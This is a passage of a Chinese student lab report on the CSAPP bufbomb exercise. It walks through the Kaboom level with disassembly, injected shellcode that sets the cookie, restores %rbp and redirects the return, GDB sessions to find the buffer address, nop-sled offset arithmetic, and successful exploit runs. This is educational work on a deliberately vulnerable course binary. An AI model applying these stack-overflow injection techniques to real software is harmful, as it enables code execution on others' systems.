
输入输出验证：



```
● (base) os@j2y-fans-computer:/data/os/c_system/220110803$ cat boom.txt |./hex2raw |./bufbomb -u 220110803
  Userid: 220110803
  Cookie: 0x480487e3
  Type string:Boom!: getbuf returned 0x480487e3
  VALID
  NICE JOB!
```

## （5） Kaboom 的攻击与分析


关键代码：



```
0000000000401533 <testn>:
  401533: 55                    push   %rbp
  401534: 48 89 e5              mov    %rsp,%rbp
  401537: 48 83 ec 10           sub    $0x10,%rsp
  40153b: b8 00 00 00 00        mov    $0x0,%eax
  401540: e8 84 04 00 00        call   4019c9 <uniqueval>
  401545: 89 45 f8              mov    %eax,-0x8(%rbp)
  401548: b8 00 00 00 00        mov    $0x0,%eax
  40154d: e8 ee 06 00 00        call   401c40 <getbufn>
  401552: 89 45 fc              mov    %eax,-0x4(%rbp)
  401555: b8 00 00 00 00        mov    $0x0,%eax
  40155a: e8 6a 04 00 00        call   4019c9 <uniqueval>
  40155f: 8b 55 f8              mov    -0x8(%rbp),%edx
  401562: 39 d0                 cmp    %edx,%eax
  401564: 74 0c                 je     401572 <testn+0x3f>
  401566: bf b0 30 40 00        mov    $0x4030b0,%edi
  40156b: e8 00 fb ff ff        call   401070 <puts@plt>
  401570: eb 41                 jmp    4015b3 <testn+0x80>
  401572: 8b 55 fc              mov    -0x4(%rbp),%edx
  401575: 8b 05 bd 3c 00 00     mov    0x3cbd(%rip),%eax        # 405238 <cookie>
  40157b: 39 c2                 cmp    %eax,%edx
  40157d: 75 20                 jne    40159f <testn+0x6c>
  40157f: 8b 45 fc              mov    -0x4(%rbp),%eax
  401582: 89 c6                 mov    %eax,%esi
```

观察获取 testn 下一条指令为 0x401552


根据要求编写代码：



c_system > 220110803 > ASM kaboom.s
Ctrl+L to chat, Ctrl+K to generate

```
mov $0x480487e3,%rax
lea 0x10(%rsp),%rbp
push $0x401552
ret
```

代码的二进制表示为：




```

kaboom.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0: 48 c7 c0 e3 87 04 48    mov    $0x480487e3,%rax
   7: 48 8d 6c 24 10          lea    0x10(%rsp),%rbp
   c: 68 52 15 40 00          push   $0x401552
  11: c3                      ret

```

攻击思路：

本次思路依旧基于 level2,不过由于 buf 基地址的动态变化,因此得根据指导书的要求确定 getbuf 执行结束后的跳转地址为多少，并且由于缓冲区的影响，也要根据指导书填冲 nop 进入缓冲区。

获得大致 buf 起始地址在下面调试方法，获得 buf 大小为 0x250 如下：




```
0000000000401c40 <getbufn>:
  401c40: 55                      push   %rbp
  401c41: 48 89 e5                mov    %rsp,%rbp
  401c44: 48 81 ec 50 02 00 00    sub    $0x250,%rsp
  401c4b: 48 8d 85 b0 fd ff ff    lea    -0x250(%rbp),%rax
  401c52: 48 89 c7                mov    %rax,%rdi
  401c55: e8 16 fa ff ff          call   401670 <Gets>
  401c5a: b8 01 00 00 00          mov    $0x1,%eax
  401c5f: c9                      leave
  401c60: c3                      ret
```

计算跳转地址的方法如下：

- `跳转地址计算 = GDB获得大致buf首地址 + 0.5*buf大小` （指向nop雪橇中点，最大程度容纳stack上下偏移）
- `实际覆盖地址 = GDB获得大致buf首地址 + 0x2d0（buf大小） + 8（原rbp大小）`

根据此即可计算出具体的跳转地址

同时对于攻击代码的修改：同 level3 要恢复调用的 rbp 的值，rbp 的值获取方法如下，编写攻击代码位于关键代码处



**Step4.** 间接获取并设置 `%rbp` 值

为什么需要恢复 %rbp?

- `testn` 函数在调用 `getbufn` 前会修改栈（`sub $0x10, %rsp`），攻击会破坏栈帧，导致程序崩溃。
- 必须恢复 `%rbp` 才能让程序正常返回！

偏移计算公式：

- 分析 `testn` 汇编代码（关键片段）：


```
testn:
push   %rbp                 ; %rsp -= 8
mov    %rsp, %rbp           ; %rbp = 当前 %rsp（指向旧 %rbp）
sub    $0x10, %rsp          ; 分配 0x10 字节栈空间（%rsp = %rbp - 0x10）
call   401c2c <getbufn>     ; 调用 getbufn，压入返回地址（%rsp -= 8 → %rbp - 0x18）
```

  通过反汇编 `testn`，发现 `sub $0x10, %rsp` 和 `call getbufn`（压栈 `8` 字节）。但攻击代码执行时，`ret` 指令会弹出返回地址，导致 `%rsp += 8`，因此实际偏移应为 `0x18 - 8 = 0x10`。

- 调用 `getbufn` 时，`%rbp` 与 `%rsp` 的关系：
  - 调用前：`%rbp = 原始 %rsp`，`%rsp = %rbp - 0x18`
  - 攻击代码执行时：`ret 会弹出返回地址` → `%rsp += 8`
  - 最终公式：`%rbp = 当前 %rsp + 0x10`


调试方法：

由下图可知一个 buf 的大致起始地址为 0x55677330



```
This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
--Type <RET> for more, q to quit, c to continue without paging--c
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Downloading separate debug info for /data/os/c_system/220110803/bufbomb
(No debugging symbols found in bufbomb)
(gdb) b *getbufn+0x15
Breakpoint 1 at 0x401c55
(gdb) run -n -u 220110803
Starting program: /data/os/c_system/220110803/bufbomb -n -u 220110803
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc6000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: 220110803
Cookie: 0x480487e3

Breakpoint 1, 0x0000000000401c55 in getbufn ()
(gdb) p/x $rax
$1 = 0x55677330
(gdb) q
A debugging session is active.

        Inferior 1 [process 1492559] will be killed.

Quit anyway? (y or n) y
```

输入输出验证：



```
● (base) os@j2y-fans-computer:/data/os/c_system/220110803$ cat kaboom.txt | ./hex2raw -n | ./bufbomb -n -u 220110803
  Userid: 220110803
  Cookie: 0x480487e3
  Type string:KABOOM!: getbufn returned 0x480487e3
  Keep going
  Type string:KABOOM!: getbufn returned 0x480487e3
  Keep going
  Type string:KABOOM!: getbufn returned 0x480487e3
  Keep going
  Type string:KABOOM!: getbufn returned 0x480487e3
  Keep going
  Type string:KABOOM!: getbufn returned 0x480487e3
  VALID
  NICE JOB!
```

## 2. 实验中遇到的问题及解决方法

*（详细描述在实验过程中遇到的问题，包括错误描述、排查过程以及最终的解决方案。）*

实验过程一波三折，主要难点在于对栈的结构的理解，地址和值的区分与理解，工具的使用和目的

理解了以上三个之后自然而然就知道缓冲区攻击的比较通用的范式和基本操作了

（由于没有提前猜到这是 CSAPP 的 lab，结合 AI 补了一些基础知识后照着指导书不断理解就硬生生做了下来了，gdb 调试能力提升很快，对地址什么的理解进步很大，感觉还是收获颇丰）

关于栈的结构理解:栈从高地址到低地址生长，而缓冲区数组是一次性分配地址再从低地址向高地址生长，因此还是数组低地址对应栈的低地址

地址和值：地址以字节为单位，也是通过二进制计数，值形式分为大端和小端逻辑存储顺序和物理存储顺序相同则是大端，相反则是小端

工具使用：刚刚好要准备学习反汇编和 gdb，也算是正好赶上了

## 3. 请总结本次实验的收获，并给出对本次实验内容的建议

收获：因为自己不知道这是 CSAPP 的课程，重新回到了一种不太依赖 AI 和已有参考自行解决问题的过程，上面掌握的一些知识

建议：实验报告可以对每个模块要写的内容更具体些，有的内容不知道应该具体写在哪个步骤